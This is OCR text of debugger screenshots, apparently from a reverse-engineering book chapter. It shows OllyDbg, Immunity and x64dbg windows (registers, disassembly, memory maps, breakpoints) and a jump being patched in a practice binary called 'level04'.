

PE+ (64bit process)
Native (x64)
kernel32.dll
PE (32bit process)
32bit
kernel32.dll
Loads
32bit
Ntdll.dll
Loads
WoW64win.dll
WoW64cpu.dll
WoW64.dll
WoW64 Emulation
Native (x64)
ntdll.dll
Kernel-Mode


OllyDbg - PEB.exe - [CPU - main thread, module PEB]
File View Debug Plugins Options Window Help
Registers (FPU)
Command :
Breakpoint at PEB.00401231
Paused


Immunity Debugger - reverseMe.exe - [CPU - main thread, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
SILICA Developer Wanted
Registers (FPU)
[10:32:48] Single step event at ntdll.77ACAC04 - use Shift+F7/F8/F9 to pass exception to program
Paused
Search the web and Windows
ENG
PTB2
10:38 AM
8/15/2016



x64_dbg - File: Sample.exe - PID: 21D4 - Module: sample.exe - Thread: 122C
File View Debug Plugins Options Help
CPU Log Breakpoints Memory Map Call Stack Script Symbols References Threads
RDX
00000000005AA2A0 55 push rbp
00000000005AA2A1 48 83 EC 20 sub rsp,20
00000000005AA2A5 48 8B EC mov rbp,rsp
00000000005AA2A8 90 nop
00000000005AA2A9 48 8D 0D 98 49 FF FF lea rcx,qword ptr ds:[59EC48]
00000000005AA2B0 E8 EB 68 E6 FF call sample.4108A0
00000000005AA2B5 48 8B 05 44 5F 02 00 mov rax,qword ptr ds:[5D0200]
00000000005AA2BC 48 8B 08 mov rcx,qword ptr ds:[rax]
00000000005AA2BF E8 4C 3F FE FF call sample.58E210
00000000005AA2C4 48 8B 05 35 5F 02 00 mov rax,qword ptr ds:[5D0200]
00000000005AA2CB 48 8B 08 mov rcx,qword ptr ds:[rax]
00000000005AA2CE B2 01 mov dl,1
00000000005AA2D0 E8 0B 6B FE FF call sample.590DE0
00000000005AA2D5 48 8B 05 24 5F 02 00 mov rax,qword ptr ds:[5D0200]
00000000005AA2DC 48 8B 08 mov rcx,qword ptr ds:[rax]
00000000005AA2DF 48 8B 15 5A 41 FF FF mov rdx,qword ptr ds:[59E440]
00000000005AA2E6 4C 8B 05 1B 62 02 00 mov r8,qword ptr ds:[5D0508]
00000000005AA2ED E8 4E 3F FE FF call sample.58E240
00000000005AA2F2 48 8B 05 07 5F 02 00 mov rax,qword ptr ds:[5D0200]
00000000005AA2F9 48 8B 08 mov rcx,qword ptr ds:[rax]
00000000005AA2FC E8 4F 41 FE FF call sample.58E450
00000000005AA301 E8 AA 06 E6 FF call sample.40A9B0
General
RAX 000007FCE6861664
RBX 0000000000000000
RCX 000007FFFFDF000
RDX 00000000005AA2A0
RBP 0000000000000000
RSP 000000000013FF58
RSI 0000000000000000
RDI 0000000000000000
R8 000007FFFFDF000
R9 00000000005AA2A0
R10 0000000000000000
R11 0000000000000000
R12 0000000000000000
R13 0000000000000000
R14 0000000000000000
R15 0000000000000000
RIP 00000000005AA2A0
RFLAGS 0000000000000244
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
rbp=0
sample.exe[1AA2A0] | ".text":00000000005AA2A0
Address Hex ASCII
000007FCE8221000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000007FCE8221010 65 48 8B 04 25 30 00 00 00 F0 0F BA 71 08 00 48
000007FCE8221020 8B 40 48 0F 83 FE 43 00 00 48 89 41 10 C7 41 0C
000007FCE8221030 01 00 00 00 33 C0 C3 90 90 90 90 90 90 90 90 90
000007FCE8221040 FF F3 48 83 EC 20 FF 49 0C 48 8B D9 75 27 48 C7
000007FCE8221050 41 10 00 00 00 00 48 89 7C 24 30 B8 FE FF FF FF
000007FCE8221060 83 C9 FF F0 0F B1 4B 08 8B F8 0F 85 58 8D 01 00
000007FCE8221070 48 8B 7C 24 30 33 C0 48 83 C4 20 5B C3 90 90 90
000000000013FF58 000007FCE686167E
000000000013FF60 0000000000000000
000000000013FF68 0000000000000000
000000000013FF70 0000000000000000
000000000013FF78 0000000000000000
000000000013FF80 0000000000000000
000000000013FF88 000007FCE823C3F1
000000000013FF90 0000000000000000
000000000013FF98 0000000000000000
000000000013FFA0 0000000000000000
Command:
Paused
INT3 breakpoint "entry breakpoint" at 00000000005AA2A0!


Select process to attach
Process Name Window Path
00003288 QtWebEng C:\Program Files (x86)\Dropbox\Client\QtWebEngineProcess.exe
00003688 QtWebEng C:\Program Files (x86)\Dropbox\Client\QtWebEngineProcess.exe
000019A4 DropboxU C:\Program Files (x86)\Dropbox\Update\DropboxUpdate.exe
00002818 GoogleCr C:\Program Files (x86)\Google\Update\1.3.33.17\GoogleCrashHandler.exe
000032C4 POWERPNT HardwareMonitorWindow C:\Program Files (x86)\Microsoft Office\root\Office16\POWERPNT.EXE
000012AC vmware-a C:\Program Files (x86)\VMware\VMware Workstation\vmware-authd.exe
000017D4 vmware-h C:\Program Files (x86)\VMware\VMware Workstation\vmware-hostd.exe
00002E74 vmware-t vmware-tray Main UI Window C:\Program Files (x86)\VMware\VMware Workstation\vmware-tray.exe
Attach
Cancel




Executable modules

Base	Size	Entry	Name	File version	Path
00400000	00003000	004010E0	level04		C:\Users\amrth\Documents\VirtualC\level04.exe
6FC40000	0009D000	6FC781B0	apphelp	10.0.17134.1 (W	C:\WINDOWS\SYSTEM32\apphelp.dll
74750000	000E0000	747606A0	KERNEL32	10.0.17134.376	C:\WINDOWS\System32\KERNEL32.DLL
749E0000	000BF000	74A15660	msvcrt	7.0.17134.1 (Wi	C:\WINDOWS\System32\msvcrt.dll
772C0000	001E4000	773AF350	KERNELBA	10.0.17134.376	C:\WINDOWS\System32\KERNELBASE.dll
776C0000	00190000		ntdll	10.0.17134.228	C:\WINDOWS\SYSTEM32\ntdll.dll





Memory map


Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
004D0000	00006000				Priv	RW	RW	
004E0000	000C5000				Map	R	R	\Device\HarddiskVolume3\Windows\System32\locale.nls
00690000	0000B000				Priv	RW	RW	
0088D000	00002000				Priv	RW Gua	RW	
0088F000	00001000			stack of th	Priv	RW Gua	RW	
00970000	00003000				Priv	RW	RW	
6FC40000	00001000	apphelp		PE header	Imag	R	RWE	
6FC41000	0007A000	apphelp	.text	code,export	Imag	R	RWE	
6FCBB000	00002000	apphelp	.data	data	Imag	R	RWE	
6FCBD000	00003000	apphelp	.idata	imports	Imag	R	RWE	
6FCC0000	00017000	apphelp	.rsrc	resources	Imag	R	RWE	
6FCD7000	00006000	apphelp	.reloc	relocations	Imag	R	RWE	
74750000	00001000	KERNEL32		PE header	Imag	R	RWE	
74760000	00061000	KERNEL32	.text	code	Imag	R E	RWE	
747D0000	00028000	KERNEL32	.rdata	imports,exp	Imag	R	RWE	





```
004010EF   8945 EC          MOV DWORD PTR SS:[EBP-14],EAX
004010F2   B8 00000300      MOV EAX,30000
004010F7   50               PUSH EAX
```



Breakpoint
Hit trace
Run trace
New origin here Ctrl+Gray *
Go to
Thread
Follow in Dump
Toggle F2
Conditional Shift+F2
Conditional log Shift+F4
Run to selection F4
Memory, on access
Memory, on write
Hardware, on execution



Hardware breakpoints
Base Size Stop on
1 004010F2 Execute Follow 1 Delete 1
2 Follow 2 Delete 2
3 Follow 3 Delete 3
4 Follow 4 Delete 4
OK



0040107A 0F85 0D000000 JNZ level04.0040108D
00401080 B8 01000000 MOV EAX,
00401085 8845 F7 MOV BYTE
00401088 E9 02000000 JMP leve
0040108D EB C2 JMP SHOR
0040108F 0FBE45 F7 MOVSX EA
00401093 83F8 01 CMP EAX,
Assemble at 0040107A
JZ 0040108D
Fill with NOP's
Assemble
Cancel



004010C6 B8 33204000 MOV EAX,level0
004010CB 50 PUSH EAX
004010CC E8 87000000 CALL <JMP.&msv
004010D1 83C4 04 ADD ESP,4
Edit data at 00402018
ASCII 2 arrays are not
UNICODE
HEX +00 32 20 61 72 72 61 79 73 20 61 72 65 20 6E 6F 74
Keep size
OK
Cancel
Address Hex dump ASCII
00402000 01 02 03 04 05 06 07 08
00402008 09 00 03 02 07 05 09 08
00402010 00 04 06 01 54 68 65 20 The
00402018 32 20 61 72 72 61 79 73 2 array
00402020 20 61 72 65 20 6E 6F 74 are not


Chapter 3: Unpacking, Decryption, and Deobfuscation




